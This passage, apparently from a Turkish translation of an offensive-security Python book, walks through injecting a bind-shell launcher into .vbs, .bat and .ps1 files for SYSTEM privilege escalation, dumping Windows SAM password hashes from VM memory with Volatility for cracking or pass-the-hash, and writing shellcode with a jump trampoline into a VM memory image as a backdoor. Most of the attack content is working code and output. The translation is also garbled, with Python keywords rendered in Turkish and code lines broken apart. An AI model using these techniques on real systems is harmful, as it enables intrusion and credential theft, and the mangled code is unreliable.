    ❺ dene:
        fd = open(full_filename, "rb")
        contents = fd.read()
        fd.close()
        içindikileri yazdır
        print "[^^^] Döküm
    tamamlandı." except:
        print "[!!!] Başarısız."

    elif action == FILE_RENAMED_FROM:
        print "[ > ] Renamed from: %s" % full_filename
    elif action == FILE_RENAMED_TO:
        print "[ < ] Yeniden adlandırıldı: s" %
    full_filename else:
        print "[???] Bilinmiyor: %s" % full_filename

hariç:
    geçmek

for path in dirs_to_monitor:
    monitor_thread = threading.Thread(target=start_monitor, args=(path,))
    print "Spawning monitoring thread for path: %s" % path
    monitor_thread.start()
```

İzlemek istediğimiz izinlerin bir listesini tanımlarız ❶, bizim durumumuzda bunlar iki yaygın geçici dosya dizinidir. Göz kulak olmak istediğiniz başka yerler de olabileceğini unutmayın,

Bu yüzden bu listeyi uygun gördüğünüz şekilde düzenleyin. Bu yolların her biri için, aşağıdakileri çağırarak bir izleme iş parçacığı oluşturacağız

`start_monitor` fonksiyonu. Bu fonksiyonun ilk görevi izlemek istediğimiz dizine bir tanıtıcı edinmektir ❷. Daha sonra, bir değişiklik meydana geldiğinde bizi bilgilendiren `ReadDirectoryChangesW` fonksiyonunu ❸ çağırırız. Değişen hedef dosyanın dosya adını ve gerçekleşen olayın türünü alırız ❹. Buradan, söz konusu dosyada ne olduğu hakkında yararlı bilgiler yazdırırız, ve değiştirildiğini tespit edersek, referans için dosyanın içeriğini dökeriz ❺.

Lastiklere Tekme Atmak

Bir *cmd.exe* kabuğu açın ve *file_monitor.py* dosyasını çalıştırın:

```
C:\> python.exe file_monitor.py
```

İkinci bir *cmd.exe* kabuğu açın ve aşağıdaki komutları çalıştırın:

```
C:\> cd %temp%
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> echo hello > filetest
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> rename filetest
file2test C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> del file2test
```

Aşağıdakine benzer bir çıktı görmelisiniz:

```
Yol için izleme iş parçacığı oluşturuluyor: C:\WINDOWS\Temp
Yol için izleme iş parçacığı oluşturuluyor:
c:\docume~1\admini~1\locals~1\temp [ + ]
c:\docume~1\admini~1\locals~1\temp\filetest oluşturuldu
[ * ] Değiştirilen c:\docume~1\admini~1\locals~1\temp\filetest
[İçerik boşaltılıyor...
merhaba

[^^^] Döküm tamamlandı.
[ > ] Renamed from:
c:\docume~1\admini~1\locals~1\temp\filetest [ < ] Renamed to:
c:\docume~1\admini~1\locals~1\temp\file2test [ * ] Modified
c:\docume~1\admini~1\locals~1\temp\file2test
[İçerik boşaltılıyor...
merhaba
```

```
[^^^] Döküm tamamlandı.
[ - ] Silindi c:\docume~1\admini~1\locals~1\temp\FILE2T~1
```

Yukarıdakilerin hepsi planlandığı gibi çalıştıysa, dosya monitörünüzü hedef sistemde 24 saat boyunca çalışır durumda tutmanızı öneririm. Dosyaların oluşturulduğunu, yürütüldüğünü ve silindiğini görmek sizi şaşırtabilir (ya da şaşırtmayabilir). Ayrıca süreç izleme komut dosyanızı kullanarak izlenecek ilginç dosya yolları bulmaya çalışabilirsiniz. Yazılım güncellemeleri özellikle ilgi çekici olabilir. Devam edelim ve bir hedef dosyaya otomatik olarak kod enjekte etme özelliğini ekleyelim.

Kod Enjeksiyonu

Artık süreçleri ve dosya konumlarını izleyebildiğimize göre, hedef dosyalara otomatik olarak kod ekleyebilmeye bir göz atalım. Kullanıldığını gördüğüm en yaygın komut dosyası dilleri VBScript, toplu iş dosyaları ve PowerShell'dir. *Bhpnnet.py* aracımızın derlenmiş bir sürümünü kaynak hizmetin ayrıcalık düzeyiyle ortaya çıkaran çok basit kod parçacıkları oluşturacağız. Bu komut dosyası dilleriyle yapabileceğiniz çok sayıda kötü şey var;^[25] Bunu yapmak için genel bir çerçeveye oluşturacağız ve oradan çılgınca koşabilirsiniz. *file_monitor.py* betiğimizi değiştirelim ve dosya değiştirme sabitlerinden sonra aşağıdaki kodu ekleyelim:

```
❶ file_types = {}

command = "C:\\WINDOWS\\TEMP\\bhpnnet.exe -l -p 9999 -c"
file_types['.vbs'] =
["\\r\\n'bhpnmarker\\r\\n", "\\r\\nCreateObject(\"Wscript.Shell\").Run(\"%s\")\\r\\n" %
command]

file_types['.bat'] = ["\\r\\nREM bhpnmarker\\r\\n", "\\r\\n%s\\r\\n" % command]

file_types['.ps1'] = ["\\r\\n#bhpnmarker", "Start-Process \"%s\"\\r\\n" %

command] # kod enjeksiyonunu işleyen fonksiyon
def inject_code(full_filename, extension, contents):

    # işaretleyicimiz zaten dosyada mı?
❷     if file_types[extension][0] in
        contents: return

    # işaretleyici yok; işaretleyiciyi ve kodu
    enjekte edelim full_contents =
    file_types[extension][0] full_contents +=
    file_types[extension][1] full_contents +=
    contents

❸     fd = open(full_filename,
"wb")
    fd.write(full_contents)
    fd.close()

    print "[\\o/] Enjekte edilen

    kod." return
```

Benzersiz bir işaretleyici ve enjekte etmek istediğimiz kodu içeren belirli bir dosya uzantısıyla **❶** eşleşen kod parçacıklarından oluşan bir sözlük tanımlayarak başlıyoruz. Bir işaretleyici kullanmamızın nedeni

bir dosya değişikliği gördüğümüz, kodumuzu eklediğimiz (bu da sonraki bir dosya değişikliği olayına neden olur) ve bu şekilde devam eden sonsuz bir döngüye girebilir. Bu, dosya devasa boyutlara ulaşana ve sabit disk ağlamaya başlayana kadar devam eder. Bir sonraki kod parçası `inject_code` fonksiyonumuzdur.

kod enjeksiyonu ve dosya işaretleyici kontrolü. İşaretleyicinin mevcut olmadığını doğruladıktan sonra **❷**, işaretleyiciyi ve hedef sürecin çalıştırmasını istediğimiz kodu yazarız **❸**. Şimdi ana olay döngümüzü dosya uzantısı kontrolümüzü ve `inject_code` çağrısını içerecek şekilde değiştirmemiz gerekiyor.

```
--snip--

elif action == FILE_MODIFIED:
    print "[ * ] Değiştirilen %s" % full_filename
```

```
# dosya içeriğini boşalt print  
"[vvv] İçerik boşaltılıyor..."
```

```
dene:  
    fd = open(full_filename,  
               "rb") contents = fd.read()  
    fd.close()
```



```
        içindekileri yazdır
        print "[^^^] Döküm
tamamlandı." except:
        print "[!!!] Başarısız."
```

```
#### YENİ KOD BURADA BAŞLIYOR
```

```
❶          dosyaadı,uzantı = os.path.splitext(full_filename)
```

```
❷          if extension in file_types:
              inject_code(full_filename,extension,contents)
```

```
#### YENİ KODUN SONU
```

```
--snip--
```

Bu, birincil döngümüze oldukça basit bir eklemedir. Dosya uzantısını hızlı bir şekilde bölüyoruz **❶** ve ardından bilinen dosya türleri sözlüğümüzle **❷** karşılaştırın. Dosya uzantısı sözlüğümüzde tespit edilirse `inject_code` fonksiyonumuzu çağırırız. Bir deneme yapalım.

Lastiklere Tekme Atmak

Bu bölümün başında örnek savunmasız hizmeti yüklediyseniz, yeni süslü kod enjektörünüzü kolayca test edebilirsiniz. Hizmetin çalıştığından emin olun ve *file_monitor.py* betiğinizi çalıştırın. Sonunda, bir *.vbs* dosyasının oluşturulduğunu ve değiştirildiğini ve bu kodun enjekte edildiğini gösteren bir çıktı görmelisiniz. Her şey yolunda gittiyse, yeni oluşturduğunuz dinleyiciye bağlanmak için **Bölüm 2**'deki *bhpnnet.py* betiğini çalıştırabilmeniz gerekir. Ayrıcalık yükseltme işleminizin işe yaradığından emin olmak için dinleyiciye bağlanın ve hangi kullanıcı olarak çalıştığınızı kontrol edin.

```
justin$ ./bhpnnet.py -t 192.168.1.10 -p 9999
<CTRL-D>
<BHP:#> whoami
NT OTORİTE\SİSTEM
<BHP:#>
```

Bu, kutsal SİSTEM hesabına ulaştığınızı ve kod enjeksiyonunuzun çalıştığını gösterecektir.

Bu bölümün sonuna geldiğinizde bu saldırılardan bazılarının biraz ezoterik olduğunu düşünebilirsiniz. Ancak büyük bir kuruluşun içinde ne kadar çok zaman geçirirseniz, bunların oldukça uygulanabilir saldırılar olduğunu o kadar çok fark edeceksiniz. Bu bölümdeki araçların tümü kolayca genişletilebilir veya yerel bir hesabı veya uygulamayı tehlikeye atmak için belirli durumlarda kullanabileceğiniz tek seferlik özel komut dosyalarına dönüştürülebilir. WMI tek başına, bir ağın içine girdiğinizde bir saldırıyı ilerletmek için kullanabileceğiniz mükemmel bir yerel keşif verisi kaynağı olabilir. Ayrıcalık yükseltme, her iyi truva atı için önemli bir parçadır.

[21] Bu kod Python WMI sayfasından uyarlanmıştır (<http://tingolden.me.uk/python/wmi/tutorial.html>).

[22] Win32_Process sınıfı belgeleri: [http://msdn.microsoft.com/en-us/library/aa394372\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx)

[23] MSDN - Erişim Belirteçleri: <http://msdn.microsoft.com/en-us/library/Aa374909.aspx>

[24] Ayrıcalıkların tam listesi için [http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx) adresini ziyaret edin.

[25] Carlos Perez PowerShell ile harika işler yapıyor; bkz. <http://www.darkoperator.com/>.

Bölüm 11. Saldırgan Adli Bilişimin Otomatikleştirilmesi

Adli bilişim uzmanları genellikle bir ihlalden sonra ya da bir "olayın" gerçekleşip gerçekleşmediğini belirlemek için çağrılır. Genellikle kriptografik anahtarları veya yalnızca bellekte bulunan diğer bilgileri yakalamak için etkilenen makinenin RAM'inin anlık görüntüsünü isterler. Şanslılar ki, yetenekli geliştiricilerden oluşan bir ekip, bu görev için *Volatility* adı verilen ve gelişmiş bir bellek adli tıp çerçevesi olarak faturalandırılan bir Python çerçevesi oluşturdu. Olaylara müdahale edenler, adli tıp uzmanları ve kötü amaçlı yazılım analistleri Volatility'yi çekirdek nesnelerinin incelenmesi, süreçlerin incelenmesi ve dökümü gibi çeşitli diğer görevler için de kullanabilirler. Elbette biz daha çok Volatility'nin sağladığı saldırgan yeteneklerle ilgileniyoruz.

İlk olarak, çalışan bir VMWare sanal makinesinden parola karmalarını almak için bazı komut satırı özelliklerini kullanmayı keşfediyoruz ve ardından Volatility'yi komut dosyalarımıza dahil ederek bu iki adımlı işlemi nasıl otomatikleştirebileceğimizi adresinde gösteriyoruz. Son örnek, kabuk kodunu doğrudan çalışan bir sanal makineye seçtiğimiz kesin bir konuma nasıl enjekte edebileceğimizi göstermektedir. Bu teknik, yalnızca bir sanal makineden göz atan veya e-posta gönderen paranoyak kullanıcıları yakalamak için yararlı olabilir. Ayrıca, yönetici VM'yi geri yüklediğinde çalıştırılacak bir VM anlık görüntüsüne gizlenmiş bir arka kapı da bırakabiliriz. Bu kod enjeksiyon yöntemi, erişebileceğiniz bir FireWire bağlantı noktası olan ancak kilitli veya uykuda olan ve parola gerektiren bir bilgisayarda kod çalıştırmak için de kullanışlıdır. Hadi başlayalım!

Kurulum

Volatility'nin kurulumu son derece kolaydır; sadece <https://code.google.com/p/volatility/downloads/list> adresinden indirmeniz yeterlidir. Ben genellikle tam bir kurulum yapmıyorum. Bunun yerine, yerel bir dizinde tutuyorum ve aşağıdaki bölümlerde göreceğiniz gibi dizini çalışma yoluma ekliyorum. Bir Windows yükleyicisi de dahildir. İstedığınız kurulum yöntemini seçin; ne yaparsanız yapın sorunsuz çalışacaktır.

Profiller

Volatility, bellek dökümlerinden bilgi koparmak için gerekli imzaların ve ofsetlerin nasıl uygulanacağını belirlemek için *profil* kavramını kullanır. Ancak bir hedeften FireWire aracılığıyla ya da uzaktan bir bellek görüntüsü alabiliyorsanız, saldırdığınız işletim sisteminin tam sürümünü bilmeniz gerekmez. Neyse ki Volatility, hedefe karşı hangi profili kullanmanız gerektiğini belirlemeye çalışan `imageinfo` adlı bir eklenti içerir. Eklentiye şu şekilde çalıştırabilirsiniz:

```
$ python vol.py imageinfo -f "memorydump.img"
```

Çalıştırdıktan sonra, iyi bir bilgi yığınının geri almalısınız. En önemli satır Önerilen Profiller satırı aşağıdaki gibi görünmelidir:

```
Önerilen Profil(ler) : WinXPSP2x86, WinXPSP3x86
```

Bir hedef üzerinde sonraki birkaç alıştırmayı gerçekleştirirken, `-- profile` komut satırı bayrağını, listelenen ilk değerden başlayarak gösterilen uygun değere ayarlamalısınız. Yukarıdaki senaryoda şunu kullanacağız:

```
$ python vol.py plugin --profile="WinXPSP2x86" argümanları
```

Yanlış profili ayarladığınızı anlayacaksınız çünkü eklentilerin hiçbiri düzgün çalışmayacak veya Volatility uygun bir adres eşlemesi bulamadığını belirten hatalar verecektir.

Parola Karmalarını Yakalama

Sızma sonrasında bir Windows makinesindeki parola karmalarını kurtarmak saldırganlar arasında yaygın bir hedeftir. Bu karmalar, hedefin parolasını kurtarmak amacıyla çevrimdışı olarak kırılabilir veya diğer ağ kaynaklarına erişim elde etmek için bir karmayı geçme saldırısında kullanılabilir. Bir hedef üzerindeki sanal makineler veya anlık görüntülere bakmak, bu karmaları kurtarmayı denemek için mükemmel bir yerdir.

Hedef ister yüksek riskli işlemleri yalnızca bir sanal makinede gerçekleştiren paranoyak bir kullanıcı olsun, ister kullanıcı faaliyetlerinin bir kısmını sanal makinelerle sınırlamaya çalışan bir kuruluş olsun, sanal makineler ana bilgisayar donanımına erişim sağladıktan sonra bilgi toplamak için mükemmel bir nokta sunar.

Volatility bu kurtarma işlemini son derece kolay hale getirir. İlk olarak, parola karmalarının alınabileceği bellekteki ofsetleri almak için gerekli eklentileri nasıl çalıştıracamıza ve ardından karmaların kendilerini nasıl alacağımıza bir göz atacağız. Daha sonra bunu tek bir adımda birleştirmek için bir komut dosyası oluşturacağız.

Windows yerel parolaları SAM kayıt defteri kovanında karma bir biçimde saklar ve bunun yanında Windows önyükleme anahtarı sistem kayıt defteri kovanında saklanır. Bir bellek görüntüsünden karmaları çıkarmak için bu iki kovana da ihtiyacımız var. Başlangıç olarak, Volatility'nin bu iki kovanın bulunduğu bellekteki ofsetleri çıkarmasını sağlamak için hivelist eklentisini çalıştıralım. Daha sonra bu bilgiyi hashdump eklentisine aktararak gerçek hash çıkarma işlemini gerçekleştireceğiz. Terminalinize gidin ve aşağıdaki komutu çalıştırın:

```
$ python vol.py hivelist --profile=WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

Bir ya da iki dakika sonra, bu kayıt defteri kovanlarının bellekte nerede yaşadığını gösteren bazı çıktılar sunulmalıdır. Kısa olması için çıktının bir kısmını kırpтым.

Sanal	Fiziksel	İsim
0xe1666b60	0x0ff01b60	\Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1673b60	0x0fedbb60	\Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe1455758	0x070f7758	[ad yok]
0xe1035b60	0x06cd3b60	\Device\HarddiskVolume1\WINDOWS\system32\config\system

Çıktıda, hem SAM hem de sistem anahtarlarının sanal ve fiziksel bellek uzaklıklarını kalın olarak görebilirsiniz. Sanal ofsetin, işletim sistemine göre bu kovanların bellekte nerede bulunduğuyla ilgili olduğunu unutmayın. Fiziksel ofset ise bu kovanların disk üzerindeki gerçek .vmem dosyasında bulunduğu yerdir. Artık SAM ve sistem kovanlarına sahip olduğumuza göre, sanal ofsetleri hashdump eklentisine aktarabiliriz. Terminalinize geri dönün ve aşağıdaki komutu girin, sanal adreslerinizin gösterdiklerimden farklı olacağına dikkat edin.

```
$ python vol.py hashdump -d -d -f "WindowsXPSP2.vmem" --profile=WinXPSP2x86 -y 0xe1035b60 -s 0xe17adb60
```

Yukarıdaki komutu çalıştırmak size aşağıdakilere benzer sonuçlar vermelidir:

```
Administrator:500:74f77d7aaadd538d5b79ae2610dd89d4c:537d8e4d99dfb5f5e92e1fa377041b27:::
Guest:501:aad3b435b51404ad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:bf57b0cf30812c924dkdkd68c99f0778f7:457fbd0ce4f6030978d124j272fa653:::
SUPPORT_38894df:1002:aad3b435221404eeaad3b435b51404ee:929d92d3fc02dcd099fdaecfdfa81aee:::
```

Mükemmel! Artık hash'leri favori kırma araçlarımıza gönderebilir veya diğer hizmetlere kimlik doğrulaması yapmak için bir pass-the-hash uygulayabiliriz.

Şimdi bu iki adımlı süreci ele alalım ve kendi bağımsız betiğimizde düzene sokalım. Açmak *grabhashes.py* dosyasını açın ve aşağıdaki kodu girin:

```

import sys
import struct
import volatility.conf as conf
import volatility.registry as registry

❶ memory_file = "WindowsXPSP2.vmem"
❷ sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace

config.parse_options()
config.PROFILE = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file

registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)

```

İlk olarak, analiz edeceğimiz bellek görüntüsüne ❶ işaret edecek bir değişken ayarlıyoruz. Ardından, kodumuzun Volatility kütüphanelerini başarıyla içe aktarabilmesi için Volatility indirme yolumuzu ❷ ekliyoruz. Destekleyici kodun geri kalanı sadece Volatility örneğimizi profil ve yapılandırma ile kurmak içindir seçenekleri de ayarlanmıştır.

Şimdi gerçek hash-dumping kodumuzu yerleştirelim. Aşağıdaki satırları *grabhashes.py* dosyasına ekleyin.

```

from volatility.plugins.registry.registryapi import RegistryApi
from volatility.plugins.registry.lsadump import HashDump

❶ registry = RegistryApi(config)
❷ registry.populate_offsets()

sam_offset = Yok
sys_offset = Yok

for offset in registry.all_offsets:

❸     if registry.all_offsets[offset].endswith("\\SAM"):
        sam_offset = offset
        print "[*] SAM: 0x%08x" % offset

❹     if registry.all_offsets[offset].endswith("\\system"):
        sys_offset = offset
        print "[*] Sistem: 0x%08x" % offset

sam_offset None değilse ve sys_offset None değilse:
❺     config.sys_offset =
        sys_offset config.sam_offset =
        sam_offset

❻     hashdump = HashDump(config)

❼     for hash in
        hashdump.calculate(): print
        hash

Mola

sam_offset None veya sys_offset None ise:
    print "[*] Sistem veya SAM ofsetleri bulunamadı."

```


İlk olarak, yaygın olarak kullanılan kayıt defteri işlevlerine sahip bir yardımcı sınıf olan `RegistryApi`'nin ❶ yeni bir örneğini oluşturuyoruz; parametre olarak yalnızca geçerli yapılandırmayı alır. Daha sonra `populate_offsets` ❷ çağrısı, daha önce ele aldığımız `hivelist` komutunu çalıştırmaya eşdeğer bir işlem gerçekleştirir.

Ardından, `SAM` ❸ ve `sistem` ❹ aramak için keşfedilen kovanların her birinde yürümeye başlarız.

kovanları. Bunlar keşfedildiğinde, mevcut yapılandırma nesnesini ilgili ofsetleri ⑤ ile güncelleriz. Ardından bir `HashDump` nesnesi ⑥ oluşturur ve mevcut yapılandırma nesnesini aktarırız. Son adım ⑦, hesaplama fonksiyon çağrısından elde edilen sonuçlar üzerinde yineleme yapmaktır, bu da gerçek kullanıcı adları ve ilişkili karmaları.

Şimdi bu betiği bağımsız bir Python dosyası olarak çalıştırın:

```
$ python grabhashes.py
```

İki eklentiye bağımsız olarak çalıştırdığınızdaki çıktının aynısını görmelisiniz. Önerdiğim bir ipucu, işlevselliği birbirine zincirlemek (veya mevcut işlevselliği ödünç almak) istediğinizde, Volatility kaynak kodunu `grep`'leyerek kaputun altında işleri nasıl yaptıklarını görmenizdir. Volatility, Scapy gibi bir Python kütüphanesi değildir, ancak geliştiricilerin kodlarını nasıl kullandıklarını inceleyerek, ortaya çıkardıkları sınıfları veya işlevleri nasıl doğru bir şekilde kullanacağınızı göreceksiniz.

Şimdi de basit bir tersine mühendislik uygulamasına ve bir sanal makineye virüs bulaştırmak için hedeflenen kod enjeksiyonuna geçelim.

Doğrudan Kod Enjeksiyonu

Sanallaştırma teknolojisi, paranoyak kullanıcılar, ofis yazılımları için çapraz platform gereksinimleri veya hizmetlerin daha güçlü donanım sistemlerinde yoğunlaşması nedeniyle zaman geçtikçe daha sık kullanılmaktadır. Bu durumların her birinde, bir ana bilgisayar sistemini ele geçirdiyseniz ve kullanımda olan sanal makineler görüyorsanız, içlerine tırmanmak kullanışlı olabilir. Ayrıca ortalıkta VM snapshot dosyaları görürseniz, bunlar kalıcılık yöntemi olarak kabuk kodu yerleştirmek için mükemmel bir yer olabilir. Bir kullanıcı bulaştığınız bir anlık görüntüye geri dönerse, kabuk kodunuz çalışacak ve yeni bir kabuğunuz olacaktır.

Konuğa kod enjekte etmenin bir parçası da kodu enjekte etmek için ideal bir nokta bulmamız gerektiğidir. Zamanınız varsa, bir SYSTEM işlemindeki ana hizmet döngüsünü bulmak mükemmel bir yerdir çünkü sanal makinede yüksek düzeyde ayrıcalığa sahip olacağınız ve kabuk kodunuzun çağrılacağı garanti edilir. Dezavantajı ise yanlış noktayı seçerseniz ya da kabuk kodunuz düzgün yazılmazsa, süreci bozabilir ve son kullanıcı tarafından yakalanabilir ya da sanal makinenin kendisini öldürebilirsiniz.

Başlangıç hedefi olarak Windows hesap makinesi uygulamasında bazı basit tersine mühendislik işlemleri yapacağız. İlk adım, *calc.exe dosyasını* Immunity Debugger'a yüklemektir^[26] ve = düğmesi işlevini bulmamıza yardımcı olacak basit bir kod kapsama betiği yazın. Buradaki fikir, tersine mühendisliği hızlı bir şekilde gerçekleştirebilmemiz, kod enjeksiyon yöntemimizi test edebilmemiz ve sonuçları kolayca yeniden üretebilmemizdir. Bunu bir Temel olarak, daha zorlu hedefler bulmaya ve daha gelişmiş kabuk kodu enjekte etmeye ilerleyebilirsiniz.

Ardından, elbette, FireWire destekleyen bir bilgisayar bulun ve orada deneyin!

Basit bir Immunity Debugger PyCommand ile başlayalım. Windows XP sanal *makinenizde* yeni bir dosya açın ve *codecoverage.py* olarak adlandırın. Dosyayı *PyCommands* klasörü altındaki ana Immunity Debugger kurulum dizinine kaydettiğinizden emin olun.

```
from immllib import *

class cc_hook(LogBpHook):

    def __init__(self):

        LogBpHook.__init__(self)
        self.imm = Debugger()

    def run(self, regs):

        self.imm.log("%08x" % regs['EIP'], regs['EIP'])
        self.imm.deleteBreakpoint(regs['EIP'])

        dönüş

    def main(args):

        imm = Debugger()

        calc = imm.getModule("calc.exe")
        imm.analyseCode(calc.getCodebase())

        functions = imm.getAllFunctions(calc.getCodebase())

        hooker = cc_hook()
```

```
for function in functions:
    hooker.add("%08x" % function,
               function)

return "%d fonksiyon izleniyor." % len(fonksiyonlar)
```

Bu, *calc.exe*'deki her işlevi bulan ve her biri için tek seferlik bir ayar yapan basit bir betiktir

kesme noktası. Bu, çalıştırılan her işlem için Immunity Debugger'ın işlevin adresini çıktılacağı ve ardından kesme noktasını kaldırdığı anlamına gelir, böylece aynı işlem adreslerini sürekli olarak günlüğe kaydetmeyiz. Immunity Debugger'da *calc.exe dosyasını* yükleyin, ancak henüz çalıştırmayın. Ardından Immunity Debugger'ın ekranının altındaki komut çubuğuna şunu girin:

```
! codecoverage
```

Şimdi F9 tuşuna basarak işlemi çalıştırabilirsiniz. Günlük Görünümüne (ALT-L) geçerseniz, işlevlerin kaydığını göreceksiniz. Şimdi = düğmesi *hariç* istediğiniz kadar düğmeye tıklayın. Buradaki fikir, aradığınız fonksiyon dışındaki her şeyi çalıştırmak istemenizdir. Yeterince tıkladıktan sonra, Günlük Görünümüne sağ tıklayın ve **Pencereyi Temizle**'yi seçin. Bu, daha önce çalıştırdığınız tüm fonksiyonları kaldırır. Bunu daha önce tıkladığınız bir düğmeye tıklayarak doğrulayabilirsiniz; günlük penceresinde hiçbir şeyin görünmemesi gerekir. Şimdi o sinir bozucu = düğmesine tıklayalım. Günlük ekranında yalnızca tek bir girdi görmelisiniz (3+3 gibi bir ifade girmeniz ve ardından = düğmesine basmanız gerekebilir). Windows XP SP2 sanal makinemde bu adres 0x01005D51'dir.

Tamamdır! Immunity Debugger ve bazı temel kod kapsama teknikleriyle ilgili hızlı turumuz sona erdi ve kod enjekte etmek istediğimiz adresi bulduk. Bu kötü işi yapmak için Volatility kodumuzu yazmaya başlayalım.

Bu çok aşamalı bir süreçtir. Öncelikle *calc.exe* işlemini bulmak için belleği taramamız ve ardından kabuk kodunu enjekte edeceğimiz bir yer bulmak için bellek alanını araştırmamız ve daha önce bulduğumuz işlevi içeren RAM görüntüsündeki fiziksel ofseti bulmamız gerekir. Daha sonra kabuk kodumuza atlayan ve onu çalıştıran = düğmesi için işlem adresinin üzerine küçük bir atlama eklememiz gerekir. Bu örnek için kullandığımız kabuk kodu, Kanada'da düzenlenen harika bir güvenlik konferansında yaptığım bir gösteriden alınmıştır

Countermeasure olarak adlandırılır. Bu kabuk kodu sabit kodlanmış ofsetler kullanmaktadır, bu nedenle kat edeceğiniz mesafe değişebilir.^[27] Yeni bir dosya açın, adını *code_inject.py* koyun ve aşağıdaki kodu yazın.

```
import sys
import
struct

equals_button = 0x01005D51

memory_file =
"WinXPSP2.vmem" slack_space=
Yok
trampoline_offset = Yok

# kabuk kodumuzu okuyun
❶ sc_fd = open("cmeasure.bin",
"rb") sc= sc_fd.read()
sc_fd.close()

sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

import volatility.conf as conf
import volatility.registry as registry

registry.PluginImporter()
config = conf.ConfigObject()

import volatility.commands as commands
import volatility.addrspace as
```

addrspace

```
registry.register_global_options(config, commands.Command)  
registry.register_global_options(config, addrspace.BaseAddressSpace)
```

```
config.parse_options()  
config.PROFILE = "WinXPSP2x86"
```

```
config.LOCATION = "file://%s" % memory_file
```

Bu kurulum kodu, sanal makineye enjekte edeceğimiz kabuk kodunu ❶ okumamız dışında, yazdığınız önceki kodla aynıdır.

Şimdi enjeksiyonu gerçekten gerçekleştirmek için kodun geri kalanını yerleştirelim.

```
import volatility.plugins.taskmods as taskmods

❶ p = taskmods.PSList(config)

❷ for process in p.calculate():

    if str(process.ImageFileName) == "calc.exe":

        print "[*] PID %d" % process.UniqueProcessId ile calc.exe
        bulundu print "[*] Fiziksel ofsetler aranıyor... lütfen
        bekleyin."

❸ address_space = process.get_process_address_space()
❹ sayfalar      = address_space.get_available_pages()
```

İlk olarak yeni bir `PSList` sınıfı ❶ oluşturuyoruz ve mevcut yapılandırmamızı aktarıyoruz. `PSList` modülü, bellek görüntüsünde tespit edilen tüm çalışan süreçler arasında dolaşmaktan sorumludur. Her bir süreç ❷ üzerinde yineleme yaparız ve bir *calc.exe süreci* keşfedersek, tam adres alanını elde ederiz

❸ ve sürecin tüm bellek sayfaları ❹.

Şimdi bellek sayfaları arasında dolaşarak kabuk kodumuzla aynı boyutta ve sıfırlarla dolu bir bellek parçası bulacağız. Ayrıca, trambolinimizi yazabilmek için = düğme işleyicimizin sanal adresini arıyoruz. Girintilere dikkat ederek aşağıdaki kodu girin.

```
for page in pages:

    ❶ physical =

        address_space.vtop(page[0]) if
        physical is not None:

            eğer slack_space None ise:

                ❷ fd = open(memory_file,
                "r+") fd.seek(physical)
                buf = fd.read(page[1])

                dene:

                ❸ offset = buf.index("\x00" *
                len(sc)) slack_space = page[0] +
                offset

                print "[*] İyi bir kabuk kodu konumu bulundu!"
                print "[*] Sanal adres: 0x%08x" % slack_space
                print "[*] Fiziksel adres: 0x%08x" % (fiziksel.
                + offset)
                print "[*] Kabuk kodu enjekte ediliyor."

                ❹ fd.seek(fiziksel + offset)
                fd.write(sc)
                fd.flush()

                # trambolinimizi oluşturun
                ❺ tramp = "\xbb%s" % struct.pack("<L", sayfa[0] +
                offset) tramp += "\xff\xe3"

                if trampoline_offset is not
                None: break
```

hariç:

geçmek


```

        fd.close()

# hedef kod konumumuzu kontrol edin
6      if page[0] <= equals_button ve .
        equals_button < ((sayfa[0] + sayfa[1])-7):

        print "[*] Trambolin hedefimizi şu adreste bulduk: 0x%08x" .
        % (fiziksel)

7      # sanal ofseti hesapla
        v_offset = equals_button - page[0]

        # şimdi fiziksel ofseti hesaplayın
        trambolin_offset = fiziksel + v_offset

        print "[*] Trambolin hedefimizi şu adreste bulduk: 0x%08x" .
        % (trambolin_offset)

        if slack_space is not
            None: break

print "[*] Trambolin yazılıyor..."

8      fd = open(memory_file,
        "r+")
        fd.seek(trampoline_offset)
        fd.write(tramp)
        fd.close()

print "[*] Kod enjekte etme işlemi tamamlandı."

```

Pekala! Tüm bu kodun ne yaptığını inceleyelim. Her sayfa üzerinde yineleme yaptığımızda, kod `page[0]`'ın sayfanın adresi ve `page[1]`'in sayfanın bayt cinsinden boyutu olduğu iki üyeli bir liste döndürür. Her bir bellek sayfası üzerinde yürürken, önce fiziksel ofseti buluruz (hatırlayın diskteki RAM görüntüsündeki ofset) ❶ sayfanın bulunduğu yer. Daha sonra RAM görüntüsünü ❷ açarız, sayfanın bulunduğu yerin ofsetini ararız ve ardından tüm bellek sayfasını okuruz. Daha sonra kabuk kodumuzla aynı boyutta bir NULL bayt ❸ yığını bulmaya çalışırız; kabuk kodunu RAM görüntüsüne ❹ burada yazarız. Uygun bir nokta bulduktan ve kabuk kodunu enjekte ettikten sonra, kabuk kodumuzun adresini alır ve küçük bir x86 işlem kodu yığını oluştururuz ❺. Bu işlem kodları aşağıdaki derlemeyi verir:

```

mov ebx, ADDRESS_OF_SHELLCODE
jmp ebx

```

Volatility'nin sökme özelliklerini kullanarak atlamanız için gereken tam bayt sayısını söktüğünüzden ve bu baytları kabuk kodunuza geri yüklediğinizden emin olabileceğinizi unutmayın. Bunu bir ev ödevi olarak bırakacağım.

Kodumuzun son adımı, = buton fonksiyonumuzun ❹ üzerinde yinelediğimiz mevcut sayfada bulunup bulunmadığını test etmektir. Eğer bulursak, ofseti ❺ hesaplarız ve ardından trambolinimizi ❸ yazarız. Artık, yürütmeyi ❹ içine yerleştirdiğimiz kabuk koduna aktarması gereken trambolinimiz var. RAM görüntüsü.

Lastiklere Tekme Atmak

